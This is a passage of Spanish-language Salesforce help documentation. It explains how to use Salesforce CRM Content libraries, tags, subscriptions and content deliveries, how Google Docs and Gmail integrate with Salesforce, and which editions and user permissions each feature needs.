- Haga clic en la subficha Descargas para ver una lista de todos los usuarios de Salesforce CRM Content que se han descargado el archivo. La descarga de datos no está disponible para los vínculos Web o los documentos de Google Docs.
- Haga clic en la subficha Suscriptores para ver una lista de todos los usuarios de Salesforce CRM Content suscrito al archivo, vínculo Web o documento de Google Docs. Para suscribirse a un autor, haga clic en el botón desplegable junto al nombre del autor. Para suscribirse a una biblioteca, haga clic en el botón desplegable junto al nombre de la biblioteca.
- Haga clic en un nombre de etiqueta para ver todo el contenido asociado con esa etiqueta. Haga clic en la flecha junto a la etiqueta para eliminarla o para suscribir todo el contenido con esa etiqueta.
- Para agregar una nueva etiqueta, introduzca un nombre de etiqueta en el campo `Agregar etiquetas` y haga clic en **Guardar**. A medida que escribe una etiqueta, Salesforce CRM Content sugiere automáticamente etiquetas en función de las ya existentes en la lista Mis etiquetas recientes de la ventana Guardar o Publicar y la sección Etiquetas populares de la ficha Bibliotecas.

  Nota: Si su administrador ha aplicado una regla de etiquetado de biblioteca, puede que no le resulte posible introducir nuevas etiquetas. Si se aplica la regla de etiquetado guiado, puede hacer clic en **Agregar etiquetas** y seleccionar una en la lista de etiquetas sugeridas o introducir nuevas etiquetas. Si se aplica la regla de etiquetado de biblioteca restringida, puede hacer clic en **Agregar etiquetas** y seleccionar una en la lista de etiquetas sugeridas, pero no podrá introducir sus propias etiquetas.

- Haga clic en el nombre del autor para ver una lista del contenido publicado del autor. Haga clic en la flecha que aparece junto al nombre del autor y seleccione **Suscribir al autor** para suscribirse a todo el contenido publicado por ese autor.
- Haga clic en **Incluir** o **No incluir** para activar o desactivar la designación de "incluir". El contenido incluido tiene mayor prioridad que el contenido similar de los resultados de búsqueda; por ejemplo, si 100 archivos contienen el término de criterio de búsqueda *`activo de ventas`*, cualquier archivo incluido con ese término aparecerá en la parte superior de la lista de resultados de búsqueda. El contenido incluido también se enumera en las páginas de descripción y de detalles de la biblioteca para conseguir un acceso rápido.
- Haga clic en el nombre de la biblioteca para ver los detalles. Haga clic en la flecha que aparece junto al nombre de biblioteca y seleccione **Suscribir a biblioteca** para suscribirse a todo el contenido de la biblioteca o **Mostrar contenido de biblioteca** para ver una lista de todos los archivos, paquetes de contenido, vínculos Web y documentos de Google Docs publicados en la biblioteca.

## Uso de la lista relacionada de contenido

La lista relacionada Contenido de una página de detalles de registro vincula todo el contenido que se haya asociado con ese registro en Salesforce CRM Content. Haga clic en el nombre del archivo para abrir la página de detalles del contenido.

Sólo los usuarios de Salesforce CRM Content que sean miembros de la biblioteca donde se publique el contenido podrán ver el archivo publicado en la lista relacionada Contenido. Por ejemplo, si selecciona la oportunidad "Gran acuerdo" al publicar `EstrategiaGranAcuerdo.doc` en la biblioteca Documentación asociada de ventas, la lista relacionada Contenido de la oportunidad "Gran acuerdo" incluirá un vínculo hacia `EstrategiaGranAcuerdo.doc` sólo para los miembros de la biblioteca Documentación asociada de ventas. Los usuarios que no sean miembros de la biblioteca no podrán ver el vínculo.

Puede utilizar la lista relacionada Contenido relacionado para acceder a Salesforce CRM Content desde candidatos, cuentas, contactos, oportunidades, productos, casos u objetos personalizados. Para obtener más información, consulte Buscar Salesforce CRM Content relacionado con registros en la página 3388.

### CONSULTE TAMBIÉN

Descripción general de Salesforce CRM Content

### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para acceder a Salesforce CRM Content:

- La opción `Usuario de Salesforce CRM Content` debe estar seleccionada en su información personal.

## Ver y modificar suscripciones de contenido

Si hace clic en la ficha Suscripciones aparecerá la página de inicio Suscripciones, donde podrá visualizar sus suscripciones de Salesforce CRM Content y activarlas o desactivarlas.

Nota: Para suscribirse a un archivo, paquete de contenido, vínculo Web o documento de Google Docs, visualice la página de detalles de contenido y haga clic en **No suscrito**. Desde la página de detalles de contenido también puede suscribirse a una etiqueta, un autor o una biblioteca utilizando los menús desplegables junto al nombre de la etiqueta, el autor o la biblioteca.

En la ficha Suscripciones, haga clic en las subfichas Contenido, Etiquetas, Autores o Bibliotecas para visualizar sus suscripciones. Dependiendo de su configuración de notificación, se le informará de los cambios que se apliquen al contenido al que está suscrito ya sea mediante correo electrónico en tiempo real o a través de un correo electrónico diario.

Consejo: Para configurar su configuración de notificación, vaya a su página de información personal, haga clic en **Modificar** y seleccione `Recibir alertas de correo electrónico de Salesforce CRM Content`. Si desea recibir un resumen diario en vez de alertas de correo electrónico en tiempo real, seleccione también `Recibir alertas de Salesforce CRM Content como Daily Digest`.

Las suscripciones generan las siguientes notificaciones:

- Si se suscribe a un archivo, se le notificará cuando alguien le añada comentarios o cuando se publique una nueva versión del archivo. Si se suscribe a un vínculo Web o documento de Google Docs, se le notificará cuando se agreguen comentarios pero no así cuando se cambie el vínculo o se modifique el documento.
- Si se suscribe a un paquete de contenido, recibirá una notificación cuando se publique una nueva versión del paquete. Salvo que se suscriba a archivos individuales en un paquete de contenido, no recibirá ninguna notificación cuando se publiquen nuevas versiones.
- Si se suscribe a una etiqueta, se le notificará sobre cualquier contenido recientemente publicado que se asocie a la etiqueta suscrita. Para que se le notifique cuando haya nuevas versiones del contenido etiquetado disponibles, suscríbase al contenido.
- Si se suscribe a un autor, recibirá una notificación siempre que ese autor publique nuevo contenido. Para que se le notifique cuando haya nuevas versiones del contenido de un autor disponibles, suscríbase al contenido.
- Si se suscribe a una biblioteca, recibirá una notificación cada vez que se añada contenido a la biblioteca, incluyendo el contenido existente que se haya vinculado recientemente a la biblioteca a la que se ha suscrito. Para que se le notifique cuando haya nuevas versiones del contenido de biblioteca disponibles, suscríbase al contenido.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para suscribirse a contenido:

- La opción `Usuario de Salesforce CRM Content` debe estar seleccionada en su información personal.

  Y

  Miembro de la biblioteca

CONSULTE TAMBIÉN

Actualizar versiones de contenido

Seguir un archivo

Cargar una nueva versión de un archivo

## Ver y modificar bibliotecas

Cuando haya encontrado una biblioteca de Salesforce CRM Content en el área **Mis bibliotecas** de la página de inicio de la ficha Bibliotecas o en una página de detalles de contenido, haga clic en el nombre de la biblioteca para mostrar la información detallada. Para obtener detalles sobre las opciones de publicación en la parte superior de la página, consulte Cargar y publicar contenido.

En el área del título de la biblioteca, puede hacer clic en los siguientes vínculos rápidos:

- **Examinar** para ver los resultados de búsqueda que muestren todo el contenido de la biblioteca.
- **Modificar** para cambiar el nombre o descripción de la biblioteca.
- **Eliminar** para eliminar una biblioteca vacía. Si desea eliminar una biblioteca que tenga contenido, deberá trasladar el contenido a otra biblioteca antes o eliminarla y vaciar la Papelera.

  Nota: Si su Papelera está vacía y no puede eliminar la biblioteca, puede que la Papelera de otro usuario tenga el contenido eliminado de la misma biblioteca. Una biblioteca no puede eliminarse hasta que todo su contenido se haya eliminado permanentemente o se haya trasladado a otra biblioteca.

- **Modificar miembros** para agregar o eliminar miembros de la biblioteca o cambiar su permiso de biblioteca.
- **Reglas de etiquetas** para cambiar el método de etiquetado admitido en la biblioteca.
- **Tipos de registro** para restringir los tipos de registro disponibles para los contribuyentes de biblioteca.
- **Ver contenido archivado** para ver una lista del contenido archivado en la biblioteca. Si no tiene los privilegios de `Archivar contenido` o `Gestionar bibliotecas` en su permiso de biblioteca, la lista de contenido archivado sólo tendrá el contenido que haya creado y archivado por sí mismo, pero no el de otros autores.

La página de detalles de biblioteca contiene las siguientes secciones:

**Miembros**

Esta sección muestra todos los usuarios de Salesforce CRM Content que son miembros de la biblioteca. Para limitar la lista de miembros, introduzca un nombre de usuario y haga clic en **Filtro**. Puede filtrar según el principio de un nombre de usuario, pero no por el apellido.

Para agregar nuevos miembros a la biblioteca:

1. Haga clic en **Agregar miembros**.
2. Si el miembro que desea agregar no está indicado, comience por introducir su nombre en el cuadro de búsqueda y haga clic en **Buscar**
3. Seleccione los miembros del cuadro Miembros disponibles. Los miembros pueden ser usuarios individuales de Salesforce CRM Content o grupos públicos que contengan usuarios de Salesforce CRM Content.

   Consejo: Si tiene muchos usuarios de Salesforce CRM Content, cree un grupo público y agréguelo a una biblioteca en lugar de agregar usuarios a la biblioteca de forma individual.

4. Haga clic en **Agregar** para agregar nuevos miembros a la biblioteca.
5. Haga clic en **Siguiente**.
6. Seleccione un permiso de biblioteca para cada usuario o grupo público y haga clic en **Guardar**.

Para eliminar un miembro de la biblioteca, haga clic en **Eliminar**. Para modificar un permiso de biblioteca de miembro, haga clic en **Modificar** y seleccione un nuevo permiso de biblioteca de la lista desplegable.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar una biblioteca:

- "Gestionar Salesforce CRM Content"

  O

  `Gestionar bibliotecas` debe estar seleccionado en su definición de permiso de biblioteca.

Para agregar o eliminar miembros de biblioteca:

- "Gestionar Salesforce CRM Content"

  O

  `Gestionar bibliotecas` debe estar seleccionado en su definición de permiso de biblioteca.

**Contenido incluido**

En esta sección se enumeran las cinco partes de contenido de la biblioteca que se han designado más recientemente como "incluidas". Si no se ha incluido ningún contenido, esta sección no se mostrará. El contenido incluido tiene mayor prioridad que el contenido similar de los resultados de búsqueda; por ejemplo, si 100 archivos contienen el término de criterio de búsqueda `activo de ventas`, cualquier archivo incluido con ese término aparecerá en la parte superior de la lista de resultados de búsqueda. Para ver todo el contenido incluido, haga clic en **Mostrar todo**. Para activar o desactivar el estado de inclusión de un contenido, vaya a su página de detalles de contenido.

**Contenido principal**

Esta sección incluye listas que resumen la actividad de contenido de su biblioteca. En una lista, haga clic en un icono de archivo para descargar el contenido o haga clic en un título para abrir la página de detalles de contenido asociada. En la sección Contenido principal puede seleccionar una de las siguientes categorías:

- **Fecha de publicación**: este contenido se clasifica en orden descendente según la fecha de publicación más reciente. Seleccione el número de registros que desea visualizar en la lista desplegable adjunta o haga clic en el botón **Mostrar todo** para ver todos los archivos, vínculos Web y documentos de Google Docs publicados.
- **Número de descargas**: este contenido se clasifica en orden descendente según el mayor número de descargas. El gráfico de barras muestra cómo se compara un registro con otro. Seleccione el número de registros que desea visualizar en la lista desplegable adjunta o haga clic en el botón **Mostrar todo** para ver todo el contenido descargado.
- **Valoración**: este contenido se clasifica en orden descendente según el mayor número votos con el pulgar hacia arriba. Los colores verde y rojo del gráfico de barras representan los votos positivos y negativos, respectivamente. Seleccione el número de registros que desea visualizar en la lista desplegable adjunta o haga clic en el botón **Mostrar todo** para ver todo el contenido con votos.
- **Número de comentarios**: este contenido se clasifica en orden descendente según el mayor número de comentarios por parte de los usuarios. El gráfico de barras muestra cómo se compara un registro con otro. Seleccione el número de registros que desea visualizar en la lista desplegable adjunta o haga clic en el botón **Mostrar todo** para ver todo el contenido con comentarios asociados.

**Etiquetas populares**

Este conjunto de etiquetas le muestra la forma en que se ha etiquetado el contenido de su biblioteca. Las etiquetas son términos descriptivos asignados durante la carga o revisión que ayudan a clasificar y organizar el contenido. Haga clic en un nombre de etiqueta para ver los resultados de búsqueda que contienen todos los archivos, vínculos Web y documentos de Google Docs con esa etiqueta. Los nombres de etiqueta aumentan el tamaño del conjunto de etiquetas en función de la popularidad, lo que significa que las etiquetas más largas se han asignado a la mayoría del contenido. Puede seleccionar el tipo de etiquetas en orden alfabético o según su popularidad. El conjunto de etiquetas contiene las 30 etiquetas más utilizadas.

**Actividad reciente**

Esta sección es una instantánea de las actividades de sus bibliotecas. Muestra los archivos, vínculos Web y documentos de Google Docs que han recibido comentarios, votos o suscripciones más recientemente. También comprende el contenido incluido y recientemente publicado, aunque en esta sección Actividad reciente no incluye nuevas versiones de contenido existente, contenido archivado y contenido eliminado. Utilice los botones **Más antigua** y **Más nueva** para desplazarse por los registros. La sección Actividad reciente contiene un máximo de 100 registros.

**Contribuyentes más activos**

Esta sección muestra los autores que han cargado contenido en su biblioteca con más frecuencia. Los nombres aumentan de tamaño de acuerdo con la actividad, de forma que los nombres mayores son los autores que han aportado más contenido.

CONSULTE TAMBIÉN

Gestionar bibliotecas

Actualizar versiones de contenido

# Gestionar bibliotecas

En la ficha **Bibliotecas**, acceda a su biblioteca privada, cree nuevas bibliotecas, seleccione bibliotecas para ver o modificar y analice el uso y la actividad de las bibliotecas. Para obtener detalles sobre las opciones de publicación en la parte superior de la página, consulte Cargar y publicar contenido. La página de inicio de bibliotecas tiene dos fichas: Contenido compartido, que proporciona información sobre bibliotecas compartidas, y Mis archivos privados, que contiene información sobre su biblioteca privada.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear bibliotecas:
- "Gestionar Salesforce CRM Content"

  O

  "Crear bibliotecas"

Para modificar bibliotecas:
- "Gestionar Salesforce CRM Content"

  O

  `Gestionar bibliotecas` debe estar seleccionado en su definición de permiso de biblioteca.

## Contenido compartido

La ficha Contenido compartido de la página de inicio de la biblioteca contiene las siguientes secciones:

**Mis bibliotecas**

Esta sección enumera todas las bibliotecas a las que tiene acceso. Haga clic en el nombre de una biblioteca para ver los detalles sobre la biblioteca o haga clic en **Examinar** para ver una lista de todo el contenido de la biblioteca. Haga clic en el botón **Nuevo** para crear nuevas bibliotecas, agregar usuarios a una biblioteca o asignar permisos de biblioteca a los usuarios.

**Contenido incluido**

En esta sección se enumeran las cinco partes de contenido de las bibliotecas que se han designado más recientemente como "incluidas". El contenido incluido tiene mayor prioridad que el contenido similar de los resultados de búsqueda; por ejemplo, si 100 archivos contienen el término de criterio de búsqueda `activo de ventas`, cualquier archivo incluido con ese término aparecerá en la parte superior de la lista de resultados de búsqueda. Para ver todo el contenido incluido, haga clic en **Mostrar todo**. Para activar o desactivar el estado de inclusión de un contenido, vaya a su página de detalles de contenido.

**Contenido principal**

Esta sección incluye listas que resumen la actividad de contenido en todos las bibliotecas. Cada lista clasifica el contenido de acuerdo con criterios específicos. En una lista, haga clic en un icono de archivo para descargar contenido o haga clic en un título para abrir la página de detalles de contenido asociada. En la sección Contenido principal puede seleccionar una de las siguientes categorías:

- **Fecha de publicación**: este contenido se clasifica en orden descendente según la fecha de publicación más reciente. Seleccione el número de registros que desea visualizar en la lista desplegable adjunta o haga clic en el botón **Mostrar todo** para ver todos los archivos, vínculos Web y documentos de Google Docs publicados.
- **Número de descargas**: este contenido se clasifica en orden descendente según el mayor número de descargas. El gráfico de barras muestra cómo se compara un registro con otro. Seleccione el número de registros que desea visualizar en la lista desplegable adjunta o haga clic en el botón **Mostrar todo** para ver todo el contenido descargado.
- **Valoración**: este contenido se clasifica en orden descendente según el mayor número votos con el pulgar hacia arriba. Los colores verde y rojo del gráfico de barras representan los votos positivos y negativos, respectivamente. Seleccione el número de registros que desea visualizar en la lista desplegable adjunta o haga clic en el botón **Mostrar todo** para ver todo el contenido con votos.
- **Número de comentarios**: este contenido se clasifica en orden descendente según el mayor número de comentarios por parte de los usuarios. El gráfico de barras muestra cómo se compara un registro con otro. Seleccione el número de registros que desea visualizar en la lista desplegable adjunta o haga clic en el botón **Mostrar todo** para ver todo el contenido con comentarios asociados.

**Etiquetas populares**

Esta sección, también denominada conjunto de etiquetas, le muestra la forma en que se ha etiquetado el contenido de sus bibliotecas. Las etiquetas son términos descriptivos asignados durante la carga o revisión que ayudan a clasificar y organizar el contenido. Haga clic en un nombre de etiqueta para ver los resultados de búsqueda que contienen todos los archivos, vínculos Web y documentos de Google Docs con esa etiqueta. Los nombres de etiqueta aumentan el tamaño del conjunto de etiquetas en función de la popularidad, lo que significa que las etiquetas más largas se han asignado a la mayoría del contenido. Puede seleccionar el tipo de etiquetas en orden alfabético o según su popularidad. El conjunto de etiquetas contiene las 30 etiquetas más utilizadas.

**Actividad reciente**

Esta sección es una instantánea de las actividades de sus bibliotecas. Muestra los archivos, vínculos Web y documentos de Google Docs que han recibido comentarios, votos o suscripciones más recientemente. También comprende el contenido incluido y recientemente publicado, aunque en esta sección Actividad reciente no incluye nuevas versiones de contenido existente, contenido archivado y contenido eliminado. Utilice los botones **Más antigua** y **Más nueva** para desplazarse por los registros. La sección Actividad reciente contiene un máximo de 100 registros.

**Contribuyentes más activos**

Esta sección muestra los autores que han publicado contenido en sus bibliotecas con más frecuencia. Los nombres aumentan de tamaño de acuerdo con la actividad, de forma que los nombres mayores son los autores que han aportado más contenido.

## Mis archivos privados

La ficha Mis archivos privados de la página de inicio de bibliotecas es su biblioteca privada. Si carga o crea contenido y no selecciona una biblioteca pública, su contenido se almacena en su biblioteca privada. Puede publicar contenido en una biblioteca pública en cualquier momento o dejar el contenido en su biblioteca privada indefinidamente. El contenido de su biblioteca privada puede conformarse en paquetes de contenido. También se puede enviar para enviar candidatos y contactos fuera de su organización utilizando la función de entrega de contenido. Consulte Configurar entregas de contenido en la página 3744 para obtener más información. La ficha Mis archivos privados tiene las siguientes secciones:

**Biblioteca privada**

Si selecciona la opción **Guardar en mi biblioteca privada** cuando publique un archivo, vínculo Web, paquete de contenido o documentos de Google Docs, su contenido se guarda aquí. Puede publicar o eliminar archivos de esta lista o hacer clic en el nombre del archivo para ver su página de detalles de contenido. Las siguientes opciones disponibles en la página de detalles de contenido para el contenido compartido no están disponibles para el contenido de la biblioteca privada: etiquetado, valoración, suscripción, seguimiento de descargas, seguimiento de suscripciones o uso de campos personalizados. Si publica un archivo desde la lista de biblioteca privada y hace clic en **Cancelar** durante el proceso de publicación, su archivo se elimina.

**Carga interrumpida**

Si se produce un error cuando está cargando un archivo, por ejemplo, su navegador se avería o su sesión se agota, el archivo que carga se guarda aquí. Haga clic en **Publicar** para publicar el archivo en una biblioteca pública o guardarlo en su biblioteca privada. Si hace clic en **Cancelar** en el cuadro de diálogo Guardar o Publicar contenido, su archivo se eliminará.

**Carga de revisión interrumpida**

Si se produce un error cuando carga una nueva versión de un archivo, el archivo que está cargando se guarda aquí. Los usuarios pueden continuar accediendo a la versión original. Haga clic en **Publicar** para publicar el archivo en una biblioteca pública o guardarlo en su biblioteca privada. Si hace clic en **Cancelar** en el cuadro de diálogo Guardar o Publicar contenido, su archivo se eliminará.

CONSULTE TAMBIÉN

Configurar entregas de contenido

Crear y modificar paquetes de contenido en Salesforce CRM Content

## Envíos de contenido

### Creación de entregas de contenido

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

Salesforce CRM Content disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Una *entrega de contenido* le permite convertir fácilmente documentos como archivos de Microsoft® PowerPoint y Word en una página Web optimizada para su consulta en línea. Cuando cree su envío, puede enviar su URL cifrada a cualquier destinatario, como candidatos, clientes, socios y compañeros; y controlar la frecuencia con la que se visualiza o se descarga el contenido. Las entregas de contenido solo están disponibles en Salesforce Classic. Sin embargo, el correo electrónico de Lightning genera vínculos basados en entregas como archivos adjuntos de correo electrónico para usuarios de Lightning Experience con acceso a la función Entregas de contenido.

Las entregas de contenido se pueden crear desde la lista relacionada Entregas de contenido en la mayoría de objetos de Salesforce. Los usuarios de Salesforce CRM Content también pueden crear una entrega de contenido desde la página de detalles del contenido o desde la lista relacionada Contenido relacionado.

Para crear una nueva entrega de contenido:

1. En la lista relacionada Entregas de contenido o en la página de detalles del contenido, haga clic en **Entregar contenido**.
2. Cargue un archivo o confirme el nombre de un archivo. Si es usuario de Salesforce CRM Content, busque en sus bibliotecas el contenido que desee entregar. Los usuarios de Salesforce CRM Content pueden buscar contenido en bibliotecas compartidas o una biblioteca personal.
3. También puede modificar el campo `Nombre de entrega`. Es el nombre con que se identifica su entrega de contenido en Salesforce. Es recomendable que utilice un nombre con el que pueda distinguir fácilmente la entrega de contenido de otras en el mismo registro. El nombre de la entrega predeterminada incluye el nombre del archivo y la fecha de hoy.
4. Seleccione los métodos de entrega que determinan cómo se puede visualizar el contenido. Las opciones que aparecen dependen del formato de archivo que cargue.
   - Seleccione `Permitir al destinatario una vista en el Explorador` para crear una versión en línea del archivo que los destinatarios puedan visualizar en su navegador.
   - Seleccione `Permitir al destinatario descargar como` *`[tipo de archivo]`* para permitir que el destinatario de su entrega de contenido vea el contenido en su formato original. Por ejemplo, si ha cargado un archivo de Microsoft® Word, este campo será `Permitir descarga como archivo .doc`.

     Nota: Si una vista previa del archivo no existe en Salesforce, los usuarios pueden descargar el archivo entregado independientemente de si se permite la descarga o no. Las vistas previas de archivos se realizan la primera vez que se solicitan en Salesforce, pero no antes. La visualización de la página de detalles de un archivo o su publicación en una noticia en tiempo real genera vistas previas del archivo.

   - Seleccione `Permitir al destinatario descargar como PDF` para permitir a los destinatarios descargar una versión .pdf del archivo. Esta opción sólo está disponible para archivos de Microsoft® PowerPoint, Word y Excel.
5. Seleccione `Notificarme de la primera visualización o descarga` si desea recibir un correo electrónico la primera vez que su destinatario haga clic en la URL de entrega de contenido.
6. Si el contenido que entrega depende del tiempo, seleccione la casilla de verificación `Eliminar acceso al contenido en` e introduzca una fecha de caducidad. De forma predeterminada, la fecha de caducidad es de 90 días a partir de la fecha actual. Una vez haya creado su entrega de contenido, puede modificar la fecha de caducidad en cualquier momento en la página de detalles de la entrega.

PERMISOS DE USUARIO

Para crear entregas de contenido desde una biblioteca compartida en Salesforce CRM Content:
- Miembro de la biblioteca

  Y

  "Eliminar contenido" seleccionado en su definición de permiso de biblioteca.

Para crear entregas de contenido desde una biblioteca personal en Salesforce CRM Content:
- "Distribuir archivos cargados y contenido personal" seleccionado en su definición de permiso general.

Para crear entregas de contenido (sin usuario de Salesforce CRM Content):
- "Distribuir archivos cargados y contenido personal" seleccionado en su definición de permiso general.

7. También puede seleccionar `Exigir contraseña para acceder al contenido`. Cuando cree la entrega de contenido, recibirá una contraseña que debe incluir con la URL de entrega que envíe a sus destinatarios. La contraseña está disponible durante la entrega de la página de detalles del envío.
8. También puede utilizar la búsqueda para asociar su entrega de contenido con un registro de Salesforce. El registro que esté viendo cuando haga clic en **Entregar contenido** se selecciona por defecto.
9. Haga clic en **Guardar y siguiente**. Su entrega estará lista en unos instantes, pero puede hacer clic en **Notificarme** para salir del asistente de entrega de contenido y recibirá una notificación por correo electrónico cuando su entrega de contenido esté lista.
10. Si no ha salido del asistente de entrega de contenido, haga clic en **Vista previa** para verificar que ha terminado de configurar la entrega.

    Importante: Es posible que el formato del archivo original no se visualice correctamente en la versión en línea. Si selecciona `Permitir al destinatario una vista en el Explorador`, verá una presentación preliminar de su entrega de contenido antes de enviar su URL a sus destinatarios. Si no está satisfecho con la calidad de la versión en línea, haga clic en **Anterior** y seleccione hacer disponible el contenido en su formato original o como archivo PDF únicamente.

11. Copie y pegue la URL de entrega y, si es aplicable, su contraseña en un correo electrónico o en una ventana de mensajería instantánea para su entrega. La URL está disponible en la página de detalles de la entrega. Para obtener más información, consulte Visualización y modificación de envíos de contenido.

CONSULTE TAMBIÉN

Compartir archivos mediante un vínculo

## Visualización y modificación de entregas de contenido

En la lista relacionada Entregas de contenido o en la página de la lista Entregas de contenido, haga clic en el nombre de una entrega de contenido para abrir la página de detalles.

**Visualización de los detalles de la entrega de contenidos**

La página de detalles de la entrega proporciona toda la información asociada a una entrega de contenido, incluidos el número de veces que se ha visualizado la entrega y su configuración. La dirección URL que proporciona acceso a la entrega de contenido solo está visible si tiene acceso al contenido o a un registro asociado al contenido, o es el propietario de la entrega de contenido. Para obtener una descripción de cada campo, consulte Campos de entrega de contenido.

**Modificación de los detalles de la entrega de contenidos**

Haga clic en **Caducar ahora** para eliminar inmediatamente el acceso a la entrega de contenido. Haga clic en **Modificar** para modificar detalles como los métodos de envío, fecha de vencimiento o el registro con el que se asocia la entrega. Para obtener una descripción de cada campo, consulte Campos de entrega de contenido.

**Eliminación de entregas de contenido**

Haga clic en **Eliminar** para suprimir el acceso a la entrega de contenido y eliminar el registro de envío de Salesforce. Los usuarios de Salesforce CRM Content no pueden eliminar archivos asociados con una entrega de contenido hasta que ésta se elimine.

**Seguimiento de entregas de contenido**

Cada vez que abra una URL de entrega de contenido, Salesforce registra el evento como una *vista*. La lista relacionada Vistas de la página de detalles de la entrega de contenido muestra todas las visualizaciones relacionadas con el envío. La información acerca de la visualización incluye la fecha y la hora, con independencia de que la visualización fuera interna de un usuario de (Salesforce) y si incluía una descarga. Si la entrega de contenido permitía descargar el archivo en su formato original o como archivo PDF, la marca `Archivo descargado` indica que se ha producido una descarga, pero no podrá distinguir entre los tipos de archivo.

### CONSULTE TAMBIÉN

Crear y modificar paquetes de contenido en Salesforce CRM Content

### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

Salesforce CRM Content disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para ver la página de detalles de la entrega:

- Acceda a la página de detalles de contenido asociado en Salesforce CRM Content

  O BIEN

  Acceda al registro asociado con la entrega de contenido

Para modificar, expirar o eliminar una entrega de contenido:

- Propietario del registro

  O BIEN

  "Modificar todos los datos"

### Uso de la lista relacionada Entregas de contenido

Una *entrega de contenido* le permite convertir fácilmente documentos como archivos de Microsoft® PowerPoint y Word en una página Web optimizada para su consulta en línea. Cuando cree su envío, puede enviar su URL cifrada a cualquier destinatario, como candidatos, clientes, socios y compañeros; y controlar la frecuencia con la que se visualiza o se descarga el contenido. Las entregas de contenido solo están disponibles en Salesforce Classic. Sin embargo, el correo electrónico de Lightning genera vínculos basados en entregas como archivos adjuntos de correo electrónico para usuarios de Lightning Experience con acceso a la función Entregas de contenido.

En la lista relacionada Envíos de contenido de candidatos, cuentas empresariales, contactos, oportunidades, casos, campañas y objetos personalizados, puede:

- Hacer clic en **Entregar contenido** para crear una nueva entrega de contenido y asociarla con el registro que está viendo. Para obtener más información, consulte Creación de entregas de contenido.
- Hacer clic en **Vista previa** para abrir la entrega de contenido. Cada vez que vea una entrega de contenido, se registrará como una visualización interna en la lista relacionada Visualizaciones.
- Hacer clic en el nombre de la entrega de contenido para abrir la página de detalles del envío. Para obtener más información, consulte Visualización y modificación de envíos de contenido.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para crear una entrega de contenido:
- Ninguno

Para modificar una entrega de contenido:
- Propietario del registro

  O BIEN

  "Modificar todos los datos"

## Google Apps

Integre aplicaciones de Google como Google Docs y Gmail con Salesforce.

Descripción general de Google Apps

Utilizar Google Docs en Salesforce

Agregar documentos de Google Docs a Salesforce

Agregue un documento de Google existente a cualquier registro o biblioteca en Salesforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

### Descripción general de Google Apps

Google Apps™ es un conjunto de servicios de comunicación y colaboración On-Demand, albergados por Google y diseñados para usuarios de empresas. Salesforce integra servicios de Google Apps clave y proporciona diferentes aplicaciones de AppExchange que mejoran u permiten personalizar las funcionalidades relacionadas con Google.

Los servicios siguientes de Google Apps se integran con Salesforce y sólo requieren una activación simple por un administrador de Salesforce:

**Agregue Google Docs a Salesforce**

Google Docs™ permite crear documentos, hojas de cálculo y presentaciones On-Demand, modificarlos en su navegador y trabajar en tiempo real con otros colaboradores. Cuando se active el servicio Agregar documento de Google Docs a Salesforce, puede:

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

- Utilizar Google Docs, notas o archivos adjuntos o la lista relacionada Google Docs y archivos adjuntos en cualquier registro Salesforce para crear, modificar o visualizar documentos de Google Docs y asociarlos a un registro.
- Compartir un documento de Google con cualquier usuario de Google Apps en su organización.
- Asociar documentos de Google Docs con registros de Salesforce incluso cuando no trabaja en Salesforce utilizando el botón del navegador **Agregar documento de Google Docs a Salesforce**.
- Agregar documentos de Google Docs a Salesforce CRM Content, que le permitirán gestionar todo tipo de contenido en una ubicación centralizada.

**Gmail a Salesforce**

Gmail™ es una aplicación de correo electrónico basado en Web que funciona con todos los navegadores estándar y que puede utilizarse con el dominio de su empresa. Utilice Gmail a Salesforce para registrar automáticamente correos electrónicos que envíe desde su cuenta de Gmail como actividades sobre los registros de candidatos y contactos en Salesforce.

**Botones y vínculos personalizados de Gmail**

Los botones y vínculos personalizados de Gmail agregan vínculos de **Gmail** junto a los campos de correo electrónico junto a todos los registros y agregan los botones **Redactar en Gmail** en Historial de actividades de candidatos y contactos. Cuando selecciona un vínculo de Gmail o en el botón **Redactar en Gmail**, Salesforce iniciará sesión automáticamente en su cuenta de Gmail y cumplimentará el campo **Para**. Si Gmail en Salesforce está activado, Salesforce también cumplimentará el campo **Cco** con su dirección Correo electrónico en Salesforce.

## Utilizar Google Docs en Salesforce

Utilice Google Docs™ para crear y compartir documentos, presentaciones y hojas de cálculo On-Demand ("documentos de Google Docs") y ver sus cambios en tiempo real a medida que va colaborando con otros usuarios. Como su contenido se almacena dentro de Google, no hay necesidad de gestionar versiones o enviar archivos adjuntos por correo electrónico; sólo tiene que iniciar sesión en su cuenta de Google Apps y ver el documento actual o su historial de revisión.

Salesforce y Google Apps le permiten integrar Google Docs con Salesforce. La página de inicio de Google Docs de su cuenta de Google Apps enumera todos los documentos, presentaciones y hojas de cálculo de Google que haya creado o que otros usuarios de Google Apps hayan compartido con usted.

Para obtener información sobre Google Docs, consulte la ayuda en línea de Google.

EDICIONES

